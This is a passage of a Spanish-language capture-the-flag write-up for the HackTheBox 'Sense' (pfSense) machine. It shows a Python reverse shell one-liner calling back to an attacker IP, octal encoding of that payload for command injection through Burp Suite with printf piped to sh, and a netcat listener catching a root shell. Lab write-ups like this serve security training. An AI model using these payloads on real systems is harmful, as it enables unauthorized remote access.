31 p=subprocess.call(["/bin/sh","-i"]);'
32 """ % (lhost, lport)
33
34
35 payload = ""
36
37 # encode payload in octal
38 for char in command:
39     payload += ("\" + oct(ord(char)).lstrip("0o"))
40 #imprimo la variable payload para ver que resultado trae
41 print(payload)

```

Al ejecutar detecto que no solo convierte a octal sino que tambien añade un slash al comienzo de cada carácter



```

(kali@kali)-[~/machineshtb/Sense]
$ python3 prueb.py
\12\160\171\164\150\157\156\40\55\143\40\47\151\155\16
57\143\153\145\164\56\163\157\143\153\145\164\50\163\1
05\101\115\51\73\12\163\56\143\157\156\156\145\143\164
56\157\50\51\54\60\51\73\12\157\163\56\144\165\160\62\
7\50\51\54\62\51\73\12\160\75\163\165\142\160\162\157\
(kali@kali)-[~/machineshtb/Sense]
$


```

entonces busco una reverse shell en python en reverse shells online

```

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.11",123));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'


```




Acto seguido busco un convertidor de texto a octal
<https://seostudio.tools/es/text-to-octal>



luego me queda añadir los slash, sé que se puede vía Linux, pero no tenía ánimos de hacerlo por consiguiente utilizo gedit y remplazo los espacios con un slash.



Ahora sí, hay que añadir esto a burpsuite antes colocando el parámetro printf y colocando entre comillas simples la reverse shell octal más el pipe de sh.



y con ello obtengo root

```
(kali㉿kali)-[~/machineshtb/Sense]
$ nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.60] 3772
# whoami
whoami
root
#
[0] 0: bash* 1: bash- 2: bash
```

Conclusión: Máquina entre fácil y media porque su explotación en sí no es difícil lo complicado es encontrar el directorio con las credenciales para acceder al pfsense, luego para acceder a la máquina la reverse shell o mejor dicho el exploit no funciona, por lo cual toco explotar casi que manualmente la vulnerabilidad y aparte leer detalladamente el exploit y ejecutar cada parte de él para realizar la explotación. Como dato extra, realizar la conversión a octal y colocar la función printf con los slash no es muy común lo cual aumenta la dificultad en acceder a la máquina.